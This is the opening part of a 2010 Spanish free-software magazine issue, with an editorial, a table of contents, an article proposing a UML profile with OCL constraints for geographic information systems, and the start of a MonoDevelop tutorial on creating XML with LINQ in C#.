



ATIX

Revista Digital

El mundo necesita Libertad

2010



Reconocimiento-Compartir bajo la misma licencia

Usted es libre de:



copiar, distribuir y comunicar públicamente la obra



hacer obras derivadas

Bajo las condiciones siguientes:



Reconocimiento. Debe reconocer los créditos de la obra de la manera especificada por el autor o el licenciador (pero no de una manera que sugiera que tiene su apoyo o apoyan el uso que hace de su obra).



Compartir bajo la misma licencia. Si altera o transforma esta obra, o genera una obra derivada, sólo puede distribuir la obra generada bajo una licencia idéntica a ésta.

- Al reutilizar o distribuir la obra, tiene que dejar bien claro los términos de la licencia de esta obra.
- Alguna de estas condiciones puede no aplicarse si se obtiene el permiso del titular de los derechos de autor
- Nada en esta licencia menoscaba o restringe los derechos morales del autor.

Colaboradores

Dirección y Coordinación General

Esteban Saavedra López (esteban.saavedra@atixlibre.org)

Diseño y Maquetación

Jenny Saavedra López (jenny.saavedra@atixlibre.org)

Esteban Saavedra López (esteban.saavedra@atixlibre.org)

Revisores

Esteban Saavedra López

Jenny Saavedra López

Noticias

Jenny Saavedra López

Lucy Ayarde Romero

Autores Frecuentes

Esteban Saavedra López

Joseph Sandoval

Mario Carrión

Martín Márquez

Renzo Martínez

Rafael Rendón

Herramientas

La edición de esta revista fue realizada de forma íntegra haciendo uso de Software Libre





**Palabra quechua,
con un sentimiento profundo
y con gran significado filosófico**

El que lo sabe

El que lo intenta

El que lo puede

El que lo logra

Editorial

Se dice que la vida no es vida si no hay problemas, pues bien éste fue el turno de nuestra revista, que en estos últimos tiempos tuvo que afrontar una serie de dificultades técnicas por las dificultades que representa tener un equipo reducido, otro factor fueron y son las intromisiones de personas malintencionadas que de una u otra forma trataron y tratan aún de hacer fracasar nuestro proyecto.

El mundo necesita Libertad, un título con el que deseamos expresar cuan importante es el tema de libertad en todas y cada una de las actividades que realizamos día a día. Son varios los proyectos que incluyen la libertad como un aspecto filosófico dentro sus actividades, en este último tiempo los proyectos tecnológicos no han estado exentos del mismo, más al contrario en los nuevos inventos e iniciativas por defecto se han considerado temas de libertad y medio ambiente que hoy por hoy son fundamentales para nuestro mundo y nuestra vida.

Un aspecto a destacar, es el cambio de periodicidad en la liberación de nuestra revista que será de 3 meses a partir de la fecha.

Por último para todas aquellas personas que desean el fracaso de nuestra revista y quieren hacer valer intereses totalmente personales carentes de toda libertad y criterio ético, les amos un revés que en su momento la comunidad mundial que apoya el software libre os dará en respuesta a su actitud totalmente mezquina y llena de prejuicios mal intencionados que desean privar de libertad a un proyecto como el nuestro.

**La revista Atix, nació Libre y seguirá siendo Libre,
para todos aquellos que deseen compartir
conocimiento.**

Bienvenidos a nuestro décimo séptimo número




**Esteban Saavedra López
Presidente Fundación AtixLibre**

Contenido

Liberado el 31 de julio de 2010

- 7 Usando Perfiles UML: Perfil para representar Sistemas de Información Geográfica.
- 14 Trabajando LINQ para XML con Monodevelop.
- 21 Instalación de Certificados Digitales en Apache.
- 27 GPXE Arranque de Sistemas Operativos en Red con Software Libre.
- 34 Obtener contraseñas de redes Wifi desde Fedora
- 43 Willay news
- 49 Comics
- 50 Arte Libre
- 52 Información de contacto
- 53 Números anteriores
- 54 Fundación AtixLibre



Usando Perfiles UML: Perfil para representar Sistemas de Información Geográfica

El desarrollo de Sistemas de Información Geográfica se ha convertido en una práctica interesante en la actualidad. Uno de los principales problemas enfrentados en este campo es el de la representación mediante modelos de algunos conceptos asociados al software, como son: representación de información geoespacial, de interacciones entre clases geográficas y de dispositivos hardware. UML, el lenguaje de modelado por excelencia sigue siendo, aunque útil, muy general para representar temas específicos como los anteriormente mencionados. Para ello se aconseja el uso de los Perfiles UML, una opción propuesta por OMG (Object Management Group) dentro de las especificaciones para UML 1.x y refinadas para UML 2.0 (1). En este artículo se describe un perfil para la representación de diagramas de clases y de despliegue durante modelado dentro del proceso desarrollo de software SIG. La propuesta que a continuación se detalla forma parte de una más general que abarcará otros tipos de diagramas necesarios para el modelado de Sistemas de Información Geográfica.



Introducción

UML, sin dudas, sigue siendo el lenguaje de modelado por excelencia para la representación del software a escala global. Es utilizado desde pequeñas aplicaciones académicas hasta grandes aplicaciones de gestión de la industria.

Aunque es cierto que UML ha demostrado a lo largo de los años ser muy útil, ha presentado algunas insuficiencias una vez que las aplicaciones se van haciendo más específicas y complejas. En el caso de los Sistemas de Información Geográfica (SIG) la necesidad surge por causas similares a otros dominios de aplicación, porque la sintaxis o la semántica de UML no permiten expresar los conceptos específicos del dominio, o cuando se desea restringir y especializar los constructores propios de UML, que suelen ser demasiado genéricos y numerosos. (2)

Tal es así que los propios creadores concibieron dentro de las especificaciones los llamados Perfiles UML (UML Profiles). Los perfiles UML son mecanismos que nos permiten adaptar las metaclasses que ya existen a dominios más específicos (Ej. en las plataformas EJB, COM) y que están disponibles desde UML 1.x y han sido refinados en UML 2.0. (1)

En el área de investigación asociada a los SIG se han hecho algunas propuestas de perfiles, fundamentalmente asociados a la representación de los datos geográficos y en algunos casos asociados a estándares internacionales para la representación de información geoespacial. (3) (4). Por otro lado, se han hecho propuestas de lenguajes visuales como extensiones de UML, como es el caso de OMEGA, que facilita el diseño de aplicaciones SIG personalizadas (5).

En (6) se hace un análisis interesante y se propone un perfil para UML, específicamente para el diseño de bases de datos geográficas, partiendo de una clasificación general para los objetos denominada “geográfico” (Geographic).

Aunque existen propuestas, cuando revisamos (7) podemos identificar que hay numerosos requerimientos sin satisfacer, fundamentalmente relacionados con restricciones y con eventos asociados a los objetos geográficos. Un ejemplo visual ilustrativo de un problema descrito en (7) es el siguiente:



Fig. 1 Inconsistencia entre conceptos

Por supuesto es una clara inconsistencia conceptual que aparece cuando utilizamos una herramienta de Zoom- (alejar) en un SIG. Este y otros problemas aún deben ser resueltos y la idea de utilizar perfiles UML pues ayuda a encontrar respuestas.

El presente trabajo está distribuido en 5 secciones. Posterior a la introducción, la sección 2 presenta los pasos seguidos para la definición del Perfil UML para GIS, donde se describen los diferentes estereotipos, los valores etiquetados y las clases de UML a las que se aplican. Luego, la sección 3 describe en profundidad las diferentes restricciones utilizando OCL (Object Constraint Language). Posteriormente la sección 4 presenta un caso de estudio de ejemplo donde se pone en práctica el perfil y finalmente la sección 5 presenta las conclusiones y el trabajo futuro asociado a la investigación realizada.

2. Definición del perfil

Existen reglas básicas que se deben cumplir al definir perfiles UML, que están establecidas en el epígrafe 18.1.2 de (1). Un Perfil se define en un paquete UML, estereotipado <>profile>, que extiende a un metamodelo o a otro Perfil. Hay tres elementos que se utilizan para definir Perfiles: estereotipos (stereotypes), restricciones (constraints) y valores etiquetados (tagged values).

A continuación se muestra el diagrama de la propuesta realizada y la explicación de los estereotipos.




Fig. 2 Representación de los estereotipos del perfil GIS

De la figura anterior podemos concluir lo siguiente:

Cada estereotipo tiene asociado un nombre que lo identifica y la(s) metaclas(es) sobre la cual(es) se puede aplicar. En este caso se definen 9 posibles estereotipos que son aplicados a diferentes metaclasses de UML. A continuación ésto se muestra en detalle dentro de una tabla:

Estereotipo	Metaclas UML asociada	Significación
Layer	Class	Capa
GObject	Class	Objeto geográfico
View	Class	Vista
Map	Class	Mapa
DBServer	Node	Servidor de base de datos
ApplServer	Node	Servidor de Aplicaciones
MapServer	Node	Servidor de mapas
NetConnector	Association	Conector de red
GClientDevice	Device	Dispositivo cliente

Tabla 1 Descripción de estereotipos propuestos y metaclasses afectadas

Lo mostrado en la figura significa que, por ejemplo, el estereotipo <<NetConnector>> solo puede ser aplicado a las clases (class) de UML y que las mismas deben especificar un protocolo de comunicación.

Un valor etiquetado es un meta-atributo adicional que se asocia a una metaclass del metamodelo extendido por un Perfil. Todo valor etiquetado ha de contar con un nombre y un tipo, y se asocia un determinado estereotipo. De esta forma, el estereotipo <<NetConnector>> puede contar con un valor etiquetado denominado “protocol”, de tipo ptype, que es un enumerativo (<<enumeration>>) definido y que indicará el tipo de protocolo de comunicación que utiliza cualquier clase estereotipada como un <<NetConnector>>. Los valores etiquetados se representan de forma gráfica como atributos de la clase que define el estereotipo (ver Fig. 2).

Por supuesto, la utilización del perfil anteriormente mostrado nos permite adaptar elementos del metamodelo de UML a nuestro dominio específico y representar aplicaciones de una manera más entendible por nuestros especialistas (arquitectos, analistas, desarrolladores), de manera que se realice de forma eficiente el proceso de desarrollo.

Por otra parte, queda todavía definir las restricciones que se pueden establecer para el perfil. Este paso es sumamente importante pues establece posibles valores de los atributos, multiplicidades en las relaciones, composiciones y otros elementos esenciales que deben ser respetados al modelar. Veamos entonces el siguiente epígrafe, que trata esta parte.

3. Restricciones OCL

Uno de los elementos que se establece en (1) como premisa esencial para la elaboración de perfiles UML es el tema de modelos “bien formados”, que puedan ser intercambiados entre diferentes herramientas de modelado. Las restricciones permiten apoyar la idea de “bien formado”, pues limitan posibles acciones erróneas de los diseñadores previendo futuras equivocaciones en la implementación y fallos en el software, causados fundamentalmente por malas interpretaciones de diagramas.

El lenguaje por excelencia para definir las restricciones es el Object Constraint Languaje (OCL), aunque pudieran ser definidas en lenguaje natural, pero ésto pudiera dar lugar a ambigüedades. Como OCL es un lenguaje formal, es el seleccionado para especificarlas.

Algunas de las restricciones establecidas son las siguientes:

```
context UML::InfrastructureLibrary::Core::Constructs::Node
self.isStereotyped("DBServer") implies store=data
self.isStereotyped("ApplServer") implies store=standard
self.isStereotyped("MapServer") implies store=mapfile
```

La restricción anterior está asociada a los Nodos de UML y tiene que ver con el tipo de servidor a representar y el valor del atributo store ; por ejemplo para que sea un servidor de mapas el valor de dicho atributo debe ser mapfile, puesto que el servidor de mapas utiliza las configuraciones establecidas en el mapfile (fichero que define la relación entre objetos geográficos, indica a MapServer donde están los datos y brinda elementos para la representación de los mismos) para su funcionamiento.

El ejemplo siguiente aplica una restricción para el atributo position de las capas (layers), pues para cada vista las capas deben tener posiciones diferentes.

```
context UML::InfrastructureLibrary::Core::Constructs::Class
inv: self.isStereotyped("Layer") implies
self.allInstances->forAll(p1,p2 | p1<>p2| implies p1.position <> p2.position)
```

Por supuesto que se pueden definir muchas más restricciones siempre y cuando sean

necesarias. La creación de restricciones OCL está garantizada aún si ocurriese un cambio de herramienta CASE de modelado, puesto que todas las herramientas de modelado existentes soportan OCL.

4. Caso de estudio ejemplo

Veamos un pequeño ejemplo de aplicación del perfil en cuestión. Para ello tenemos un caso en el cual se desea realizar un diagrama de clases que represente elementos de un sistema de información geográfica como lo son: objetos geográficos, capas y determinadas vistas que agrupan dichas capas. La siguiente figura muestra un caso de diagrama de clases:




Fig. 3 Diagrama de clases SIG

Por supuesto, es un ejemplo poco complejo pero sirve para mostrar que tan específicas son ahora las representaciones de UML que se utilizan en el diagrama. Por ejemplo, si recordamos el problema representado al inicio (ver Fig. 1) pues al introducir la representación de vistas (View) somos capaces ahora de asignar comportamientos diferentes a un mismo elemento, pues es posible que un edificio se comporte como un polígono para una vista y como un punto para otra, sin perder el significado real ni violar conceptos y por supuesto según el nivel de abstracción seguido. Veamos ahora otro ejemplo pero de diagrama de despliegue (Fig. 4).

En el diagrama de despliegue se representan un conjunto de clases similares a las utilizadas para otros tipos de aplicaciones, pero se introducen nuevos conceptos como dispositivos clientes móviles y servidores de mapas. La esencia de la propuesta para este tipo de diagramas no está solamente en la representación visual, sino además en las restricciones que se establecen en cuanto al protocolo de comunicación del <<NetConnector>>, que varía en diferentes casos. Otros aportes en los que se trabaja especificarán elementos de comunicación inalámbrica.




Fig. 4 Diagrama de Despliegue

5. Conclusiones y trabajo futuro

En este trabajo se ha presentado el uso de los perfiles UML como un mecanismo que permite adaptar a un dominio más específico las innumerables ventajas de UML para el modelado de aplicaciones. Se ha aplicado al modelado de Sistemas de Información Geográfica, demostrando la importancia que tiene acercar el modelo a la realidad del software representado.

Además, se ha introducido la relevancia del uso del OCL en lugar del lenguaje natural para representar restricciones asociadas a estereotipos y meta-atributos, ganando en la semántica representativa de las mismas.

Es importante señalar que muchas de las herramientas de modelado existentes no soportan la creación de perfiles UML y las que lo hacen, permiten crearlos en muchos casos según las especificaciones de UML 1.x y de forma gráfica, sin que se verifiquen completamente las restricciones asociadas a los estereotipos. La propuesta está soportada por Enterprise Architect 7.0.815 que permite crear los perfiles para UML 2.0. Algunas herramientas utilizadas hasta hoy como Visual Paradigm soportan la creación de perfiles solo desde la versión 7.x en adelante y en muchos casos se tiene disponible hasta la 6.4. No obstante se espera el desarrollo próximo de herramientas que permitan el intercambio total de perfiles y su uso adecuado.

En los próximos meses se continuará trabajando en la propuesta con el objetivo de abarcar otro conjunto de diagramas importantes para la representación de SIG, incluyendo propuestas específicas asociadas al desarrollo de este tipo de aplicaciones en el entorno Web, por supuesto, manteniendo las extensiones propuestas por Conallen (8), aunque incorporando nuevas ideas.

Referencias

- [1] OMG. Unified Modeling Language: Superstructure version 2.1.1. 2007.
- [2] Vallecillo, Antonio and Fuentes, Lidia. Una Introducción a los Perfiles UML. Departamento de Lenguajes y Ciencias de la Computación. Universidad de Málaga. [Online] 2009. [Cited: Marzo 25, 2010.] <http://www.lcc.uma.es/~av/Publicaciones/04/UMLProfiles-Novatica04.pdf>.
- [3] Modelling Geospatial Application Databases using UML-based Repositories Aligned with International Standards in Geomatics. Brodeur, Jean, Bédard, Yvan and Proulx, Marie-José. [ed.] ACM. Washington D.C.: s.n., 2000. 8 th ACM Symposium on GIS 11/00. ISBN 1-58113-319-7/001001.
- [4] Pinet, Francoise, Kang, Myoung-Ah and Vigier, Frédéric. Spatial Constraint Modelling with a GIS Extension of UML and OCL: Application to Agricultural Information Systems. [book auth.] Uffe Kock Wiil. Metainformatics: International Symposium MIS 2004. Berlin : Springer-Verlag, 2005, pp. 160-178.
- [5] A Visual Modelling Language for Distributed Geographic Information Systems. Pinet, Francoise and Lbath, Ahmed. s.l. : IEEE, 2000. Proceedings of 2000 IEEE International Symposium on Visual Languages. 0-7695-0840-5/00.
- [6] Kang, Myoung-Ah, Pinet, Francoise and Schneider, Michel. AGILE Website. [Online] 2010. [Cited: Febrero 5, 2010.] http://plone.itc.nl/agile_old/Conference/greece2004/papers/3-3-5_Kang.pdf.
- [7] Requirements and Research Issues in Geographic Data Modeling. Friis-Christensen, Anders, Tryfona, Nectaria and Jensen, Christian S. Atlanta, Georgia, USA : ACM, 2001. GIS'01, November 9-10,2001. I-58113443-6/01/0011.
- [8] Modeling Web Application Architectures with UML. Conallen, Jim. 10, 1999, Communications of the ACM, Vol. 42.

Autor



Yuniel Eliades Proenza Arias

Profesor de Programación, Facultad 9, Universidad de las Ciencias Informáticas
yproenza@uci.cu



Trabajando LINQ para XML con Monodevelop

LINQ es una tecnología integrada en .NET que proporciona la capacidad para consultar o manipular diversas fuentes de datos, independientes del proveedor, utilizando de forma nativa la sintaxis de cualquier lenguaje de programación soportado por .NET



Introducción

XML se ha convertido en un excelente estándar abierto para el intercambio de información entre aplicaciones de software debido a la manera de representar información estructurada, independiente de la plataforma, lenguaje de programación o sistema operativo, es utilizado extensamente en archivos y protocolos de Internet por ser un formato fácil de leer y suficientemente flexible para adaptarse a muchos propósitos. Debido a estas características XML y sus tecnologías están completamente integradas y soportadas por la plataforma .NET mediante un conjunto de clases que proporcionan lectura y escritura de

documentos, validación, navegación, serialización, transformación y búsquedas. Aunque estas clases son suficientes para trabajar con XML su utilización no es sencilla y puede producir código difícil de mantener, por lo que .NET incorpora LINQ para XML (LINQ to XML) como una mejor manera de trabajar con XML.

Trabajando LINQ XML con Monodevelop


Antes de empezar debemos tener instalado y configurado la última versión del entorno de programación MonoDevelop el cual puede descargarse de <http://monodevelop.com/>, empezaremos con un programa que nos mostrará como crear un archivo XML que utilizaremos en un segundo programa para consultar con los operadores de LINQ. Aunque LINQ para XML proporciona la misma funcionalidad para trabajar con XML como las clases dentro del ensamblado **System.XML** (ver revista ATIX No 14) la diferencia al trabajar con LINQ es que se cambia de una programación imperativa a una programación declarativa.

Creando el archivo XML

Para mostrar de una manera práctica la utilización de LINQ para XML, ejecutamos MonoDevelop y creamos una nueva solución en el menú “Archivo”, del lado derecho de la ventana de nueva solución, seleccionamos el ícono que dice “Solución en blanco” y en el cuadro de texto nombre, escogemos “**LinqXML**”, ésta será la solución que contenga los dos proyectos de este tutorial.




Agregamos a nuestra solución un proyecto de consola, al cual llamaremos **CrearXML**, como se muestra en la siguiente imagen.



Para que el soporte de LINQ a XML es importante hacer referencia a los siguientes ensamblados:

System.Linq	Es el ensamblado principal y básico que contiene todas las clases e interfaces para trabajar con LINQ.
System.Xml.Linq	Contiene las clases y extensiones para manipular XML con LINQ.

Esto se logra haciendo click derecho sobre el archivo de proyecto y en el menú desplegable escogemos la opción “Editar referencias” (Edit References) como se muestra en la imagen siguiente.



Ahora completamos el código generado por monodevelop, para que el programa completo quede como en el siguiente listado.

```
using System;
using System.Linq;
using System.Xml.Linq;

namespace CrearXML{
    class MainClass
    {
        public static void Main (string[] args){
            XDocument doc = new XDocument(new XElement("Articulos",
                new XElement("Articulo",new XElement("IdArticulo","1"),
                new XElement("Codigo","C01-01-C12140"),
                new XElement("Nombre","CATGUT CROMICO 4-0 30CM C1214/2-30")),
                new XElement("Articulo",new XElement("IdArticulo","2"),
                new XElement("Codigo","C01-01-C26109"),
                new XElement("Nombre","ACERO 2 45CM C26109x2")),
                new XElement("Articulo",new XElement("IdArticulo","3"),
                new XElement("Codigo","C01-01-C40590"),
                new XElement("Nombre","POLIESTER 2 75CM C4059")));
            Console.WriteLine(doc.ToString());
            doc.Save("articulos.xml");
            Console.WriteLine("XML creado");
        }
    }
}
```

La diferencia de la sintaxis para crear documentos XML con respecto a la sintaxis empleada con las clases del ensamblado **System.Xml** (ver revista Atix No 14), es que esta sintaxis se enfoca más en los elementos (representados por la clase **XElement**) que en el documento (representado en la clase **XDocument**).

En este listado creamos el documento XML de una manera declarativa anidando varias objetos `XElement` dentro de un objeto `XDocument`, al final llamamos al método Save para guardar el XML en el disco.

Construimos la aplicación pulsando la tecla F8 y al ejecutarse veremos el resultado en la ventana de salida de MonoDevelop como se muestra en la imagen siguiente.

```

namespace CrearXML
{
    class MainClass
    {
        public static void Main (string[] args)
        {
            XDocument doc = new XDocument(new XElement("Articulos",
                new XElement("Articulo",new XElement("IdArticulo","1"),
                new XElement("Codigo","C01-01-C12140"),
                new XElement("Nombre","CATGUT CROMICO 4-0 30CM C1214/2-30")),
                new XElement("Articulo",new XElement("IdArticulo","2"),
                new XElement("Codigo","C01-01-C26109"),
                new XElement("Nombre","ACERO 2 45CM C26109x2")),
